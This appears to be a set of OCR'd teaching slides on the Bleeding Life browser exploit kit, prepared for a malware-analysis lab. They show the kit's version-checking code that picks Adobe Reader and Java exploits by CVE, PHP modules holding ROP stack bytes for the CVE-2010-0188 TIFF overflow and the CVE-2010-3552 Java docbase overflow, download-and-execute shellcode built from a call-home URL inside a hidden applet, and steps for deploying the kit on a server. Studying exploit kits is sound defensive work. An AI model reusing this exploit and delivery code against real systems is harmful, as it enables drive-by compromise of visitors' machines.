
Same exploit selection procedure

Is Java there?

Check if versioin is before 6.19:

Loads correct exploit Java-2010-3552


Same, if
Browser is not Explorer



```
function AcrobatModule(){
        var a_version = getVersion("Acrobat");
        if(a_version.exists){
                if(a_version.version >= 800 && a_version.version < 821){
                        FramesArray.push("load_module.php?e=Adobe-80-2010-0188");
                }else if(a_version.version >= 900 && a_version.version < 940){
                        if(a_version.version < 931){
                                FramesArray.push("load_module.php?e=Adobe-90-2010-0188");
                        }else if(a_version.version < 933){
                                FramesArray.push("load_module.php?e=Adobe-2010-1297");

                        }else if(a_version.version < 940){
                                FramesArray.push("load_module.php?e=Adobe-2010-2884");
                        }
                }else if(a_version.version >= 700 && a_version.version < 711){
                        FramesArray.push("load_module.php?e=Adobe-2008-2992");
                }
        }
}
function JavaModule(){
        var j_version = getVersion("Java");
        if(j_version.exists){
                if(j_version.version < 6 || (j_version.version == 6 && j_version.build < 19)){
                        FramesArray.push("load_module.php?e=Java-2010-0842");

<?
if($data['browser'] == "MSIE"){
?>

                }else if(j_version.version == 6 && j_version.build < 22){
                        FramesArray.push("load_module.php?e=Java-2010-3552");

<?
}
?>

                }
        }
}
```

Code analysis example: Exploit

Adobe-80-2010-0188.php



National Cyber Awareness System

Vulnerability Summary for CVE-2010-0188

Original release date: 02/22/2010

Last revised: 08/21/2010


Source: US-CERT/NIST

Overview


Unspecified vulnerability in Adobe Reader and Acrobat 8.x before 8.2.1 and 9.x before 9.3.1 allows attackers to cause a denial of service (application crash) or possibly execute arbitrary code via unknown vectors.

Open file:
modules/Adobe-80-2010-0188.php

Buffer overflow vulnerability. Executes machine code




```
$pdf = generate_pdf($config_url . "/download_file.php?e=Adobe-80-2010-0188");
```



```
    #stack data - do not change

    $tiff = $tiff . "\xA3\xEB\x80\x4A\x3C\x20\x82\x4A\xBC\x57\x80\x4A\xA4\xEB\x80\x4A";
    $tiff = $tiff . "\x08\x43\x82\x4A\x00\x00\x00\x10\x00\x00\x00\x00\x00\x00\x00\x00";
    $tiff = $tiff . "\x02\x00\x00\x00\x02\x01\x00\x00\x00\x00\x00\x00\x05\x17\x80\x4A";
    $tiff = $tiff . "\xA4\xEB\x80\x4A\x83\xFE\x81\x4A\x01\x1C\x80\x4A\x08\x00\x00\x00";
    $tiff = $tiff . "\x7D\x59\x80\x4A\xA3\xEB\x80\x4A\x38\x20\x82\x4A\xBC\x57\x80\x4A";
    $tiff = $tiff . "\xA4\xEB\x80\x4A\xFF\xFF\xFF\xFF\x00\x00\x00\x00\x40\x00\x00\x00";
    $tiff = $tiff . "\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x05\x17\x80\x4A";
    $tiff = $tiff . "\xA4\xEB\x80\x4A\x83\xFE\x81\x4A\x01\x1C\x80\x4A\x08\x00\x00\x00";
    $tiff = $tiff . "\x7D\x59\x80\x4A\xA3\xEB\x80\x4A\x30\x20\x82\x4A\xBC\x57\x80\x4A";
    $tiff = $tiff . "\xA4\xEB\x80\x4A\xFF\xFF\xFF\xFF\x22\x00\x00\x00\x00\x00\x00\x00";
    $tiff = $tiff . "\x00\x00\x00\x00\x00\x00\x01\x00\x05\x17\x80\x4A\x78\x50\x84\x4A";
    $tiff = $tiff . "\x0F\x63\x80\x4A\x05\x17\x80\x4A\x5A\x52\x6A\x02\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\x58\xCD\x2E\x3C\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\x05\x5A\x74\xF4\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\xB8\x4D\x4D\x00\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\x2A\x8B\xFA\xAF\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\x75\xEA\x87\xFE\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\xEB\x0A\x5F\xB9\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\xE0\x03\x00\x00\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\xF3\xA5\xEB\x09\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\xE8\xF1\xFF\xFF\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\xFF\x90\x90\x90\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\xFF\xFF\xFF\x90\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xA3\xEB\x80\x4A\x78\x50\x84\x4A\x49\xA6\x81\x4A\x02\x17\x80\x4A";

    return $tiff;
```

Exploit

Java-2010-3552.php



National Cyber Awareness System

Vulnerability Summary for CVE-2010-3552

Original release date: 10/19/2010

Last revised: 07/18/2011

Source: US-CERT/NIST


Overview

Unspecified vulnerability in the New Java Plug-in component in Oracle Java SE and Java for Business 6 Update 21 allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors.

Shellcode generated considering call-home url

Insert shellcode in stack

Adds Java file in webpage




```
$docbase = make_docbase($config_url . "/download_file.php?e=Java-2010-3552");
```

```
include("config.php");
include("include/util.php");
include("include/shellcode.php");

function make_docbase($url){


        $shellcode = shellcode_dl_exec($url);

        $docbase =
"CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC

        //stack data

        $docbase = $docbase . "\xC1\x4C\x34\x7C\xEC\x26\x11\x79\x38\x76\x71\x63\x38\xF2\xFE\x65";
        $docbase = $docbase . "\x3F\xCF\xAD\x0F\x34\xA0\x37\x7C\x5E\xD0\x34\x7C\xEA\x30\x35\x7C";
        $docbase = $docbase . "\xAC\x13\x34\x7C\xF8\x2E\x37\x7C\x10\x01\x04\x01\x01\x01\x01\x01";
        $docbase = $docbase . "\x01\x01\x01\x01\x37\x59\x34\x7C\x70\xB1\x38\x7C\x4F\x2F\x37\x7C";
        $docbase = $docbase . "\x27\x34\x34\x7C\x90\x51\x5F\xC3\x2B\xE7\x34\x7C\x5C\x3F\x7E\x47";
        $docbase = $docbase . "\x2A\x39\xF5\x35\xEC\x0B\xF5\x5A\x6B\xF4\x36\x1C\xC8\x03\x35\x7C";
        $docbase = $docbase . "\x0E\x6B\x34\x7C\x4F\x2F\x37\x7C\xC1\x4C\x34\x7C\x60\xB1\x38\x7C";
        $docbase = $docbase . "\x5F\xAA\x35\x7C\x0B\x69\x35\x7C\x12\x70\x3F\xD2\x3F\x36\x34\x7C";
        $docbase = $docbase . "\x51\xCE\x74\x1C\x3E\x56\x2C\xAD\xC1\x4C\x34\x7C\x70\xB1\x38\x7C";
        $docbase = $docbase . "\xEA\x30\x35\x7C\x5E\xD0\x34\x7C\xAC\x13\x34\x7C\x3A\x1D\x36\x33";
        $docbase = $docbase . "\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41";
        $docbase = $docbase . "\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41";

        $docbase = $docbase . $shellcode;

        return $docbase;

}

$docbase = make_docbase($config_url . "/download_file.php?e=Java-2010-3552");

?>

<html>
<body>
<object id="java_obj" classid="clsid:CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBA" width="0" height="0">
<PARAM name="launchjnlp" value="1">
<PARAM name="docbase" value="<? echo $docbase ?>">
</object>
<embed type="application/x-java-applet" width="0" height="0" launchjnlp="1" docbase="<? echo $docbase ?>" />

</body>
</html>
```

Bleeding life configuration

Now we start configuring the kit to make it work

1. Copy bleeding life in /var/www/
2. From terminal
   - **cp –r /home/mlab/ekits/bleeding_life /var/www/**
3. Config kit's setup
   1. **cd /var/www/bleeding_life**
   2. **gedit config.php**
      1. Set $sqlSettings['dbUsername'] to: **root ←username for SQL**
      2. Set passwords to: **mlab ← password for SQL**
      3. Set $payload_filename to: **calc.exe ← our malware**
      4. Set $config_url : **'http://<ip_server>/bleeding_life/' ← url that goes in input to shellcode generation (remember?)**
   3. Save and close




```
root@mlab:/home/mlab# cp -r /home/mlab/ekits/bleeding_life/ /var/www/
root@mlab:/home/mlab# cd /var/www/bleeding_life/
root@mlab:/var/www/bleeding_life# gedit config.php
```


```
//dbHost:  The hostname to where your MySQL database is located.
$sqlSettings['dbHost'] = 'localhost';

//dbUsername:  The username for your MySQL database.
$sqlSettings['dbUsername'] = 'root';

//dbPassword:  The password for your MySQL database.
$sqlSettings['dbPassword'] = 'mlab';

//dbName:  The name your MySQL database.
$sqlSettings['dbName'] = 'bleeding_life';

//tableVisitorsList:  The table name to track visitors.  This is created in the install
process.
$sqlSettings['tableVisitorsList'] = 'visitors_list';

//panel_user: the username used to secure the statistics page
$panel_user = "admin";
//panel_pass: the password used to secure the statistics page
$panel_pass = "mlab";

//enabled_signed: enable the java signed applet.  (this requires user interaction)
$enable_signed = true;

//payload_filename: the filename of your payload.
$payload_filename = 'calc.exe';

//config_url: the url to where your pack is located.  This is very important.  Please make
sure it includes the http://
$config_url = 'http://10.0.2.15/bleeding_life/';
//$config_url = 'http://192.168.188.203/bleeding_life/2';
```

Setup Bleeding Life (2)

3. Create new database for bleeding_life → needed to store attack records
    1. Go to: **localhost/phpmyadmin**
    2. Database
    3. insert: bleeding_life to create db



localhost/phpmyadmin/index.php?token=81823e2a25f5b4b754426c




bleeding_life

Codifica caratteri

